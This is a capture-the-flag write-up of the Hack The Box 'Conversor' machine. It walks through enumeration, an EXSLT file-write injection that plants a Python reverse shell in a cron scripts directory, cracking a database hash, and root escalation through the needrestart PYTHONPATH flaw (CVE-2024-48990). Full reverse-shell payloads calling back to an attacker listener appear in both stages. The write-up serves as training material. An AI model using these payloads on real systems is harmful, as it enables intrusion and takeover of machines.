HTB Conversor Writeup – Full Walkthrough
A Hack The Box Conversor writeup focusing on source code review, scheduled task misconfigurations, and privilege escalation concepts.

Info
- Target:
10.10.11.92 - Difficulty: Easy
- OS: Linux
Enumeration
Initial nmap scan
1
nmap -sC -sV -oN nmap --min-rate 10000 10.10.11.92

- Couldn’t follow the redirect to
http://conversor.htb, so I addedconversor.htbto my/etc/hostsfile:
Fuzzing the website
1
ffuf -w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/common.txt -u http://conversor.htb/FUZZ


server-status seemed interesting. It returned a forbidden access error.
http://conversor.htb displays a log-in page
 We are also able to create an account. I created the account:
 testuser123:testuser123
Main page
Upon logging in, I was greeted with the following:
 The purpose of this website appears to be a way of displaying pretty nmap scans from the
 .xml format. The website provides an template .xslt file that can be used
Website Demo
- I ran an Nmap scan against the target in xml format
1
nmap -sC -sV -oX nmap.xml --min-rate 10000 10.10.11.92
- Uploaded the scan file alongside the provided template
.xslt.

- Clicking the uploaded file link, the website displays a prettified version of my Nmap scan.
About page
The About page has a link to download the application’s source code. This should give us some critical information on the inner-workings of the website.

Clues from the Source Code
The file downloaded (source_code.tar.gz) is not actually a .tar.gz (As I failed to unzip), the file command shows it is a .tar file.

1
2
mkdir source_code/
tar -xf -C source_code/ source_code.tar.gz

The install.md file explains that, in this web-application, a cron job runs any python files present in the /var/www/conversor.htb/scripts/ directory. This is a critical vulnerability that gives a potential attack path to gain shell.
Exploiting .xlst
The following IOActive White Paper demonstrates how to abuse XSLT. The ultimate goal is to try and create a python reverse shell that gets executed from the scripts/ directory we discovered earlier
I tried a couple of .xslt payloads to experiment.

Listing xsl properties
1
2
3
4
5
6
7
8
9
10
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
	<xsl:value-of select="system-property('xsl:version')" />
	<xsl:value-of select="system-property('xsl:vendor')" />
	<xsl:value-of select="system-property('xsl:vendor-url')" />
  </xsl:template>
</xsl:stylesheet>
Attempt to perform PHP RCE
- Will work if
registerPHPFunctionsis enabled - unlikely to work since we’re dealing with a python application
1
2
3
4
5
6
7
8
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
	<xsl:value-of select="php:function('passthru','ls -la')" />
  </xsl:template>
</xsl:stylesheet>
1
Error: XPath evaluation returned no result.
File read
- Attempted multiple iterations here with no success
1
2
3
4
5
6
7
8
9
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
	<xsl:copy-of select="document('*')"/>
  </xsl:template>
</xsl:stylesheet>

- I triedd read the content of the
server-statuspage by showing a copy of the page contents.
1
2
3
4
5
6
7
8
xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
	<xsl:copy-of select="document('../server-status')"/>
  </xsl:template>
</xsl:stylesheet>
I knew that the application is vulnerable to XSLT injection, but could not get very far. PayloadsAllTheThings
- Shows that ‘EXSLT’ file can write commands. EXSLT is an extension to XSLT and can perform file write functions.
Whilst I didn’t know the application was vulnerable to .exslt files yet, I gave it a go.
Exploiting EXSLT
The following snippet demonstrates how to create a python reverse shell script to the /var/www/conversor.htb/scripts/ directory.
1
2
3
4
5
6
7
8
9
10
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
    <xsl:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.15.112",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")
    </xsl:document>
  </xsl:template>
</xsl:stylesheet>

Starting a netcat listener on port 4444
1
nc -lvnp 4444
Upload the .exslt file alongside an .xml file, and then after waiting some time (based on the cronjob we discovered earlier) we get a shell as www-data.
Getting User
In the instance/ directory we see users.db, an sqlite3 db

Opening the database
1
sqlite3 users.db
Listing the tables
1
.tables
Showing the users table
1
SELECT * FROM users;
 This lists all the users in the database, and presumably the md5 hashes of each user’s password.
Cracking the Password
I used CrackStation to crack the password:
 The password was:
 Keepmesafeandwarm

I could then connect to the machine using the credential:
1
ssh [email protected]
Reading user.txt
1
cat user.txt

Getting Root
sudo -l reveals that we can run the script /usr/sbin/needrestart with sudo rights.


My initial thought was to check GTFOBins but this executable doesn’t exist.
needsrestart is a utility that identifies and restarts services if a library that the service is using is outdated.
needrestart --version displays the currently installed version.

Google searching reveals a privilege escalation vulnerability that affects versions of needretart that are below version 3.8. Since we’re running 3.7, this should be vulnerable:
Local attackers can execute arbitrary code as root by tricking
needrestartinto running the Python interpreter with an attacker-controlled PYTHONPATH environment variable.
I found that Ally Petitt’s Medium article: Rediscovering CVE-2024–48990 and Crafting My Own Exploit helped guide me in exploiting the vulnerability.
Setting up the exploit
Whilst in fismathack’s home directory (/home/fismathack/)
- Create the following folder and files
1
2
3
mkdir ./importlib
touch ./importlib/__init__.py
touch main.py
__init__.py
1
import os,pty,socket;s=socket.socket();s.connect(("10.10.15.112",4445));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")
main.py
1
2
while True:
	pass
Executing the exploit

- Start a netcat listener
1
nc -lvnp 4445 - Set the
PYTHONPATHenvironment variable to the same directory we created themain.pyfile.1
export PYTHONPATH=/home/fismathack
- Run
1
python3 ./main.py
- You may receive a shell here, but it will not be root. This is because we need to execute the
needsrestartbinary as root. We do not have permission to install packages.
- Close the previous
netcatlistener and start a new one - Open another
sshsession1
ssh [email protected]
- Run
sudo needstrestartTheneedsrestartwill try to load the malicious python library (it will hang)
- We receive our shell and have gained root priveliges.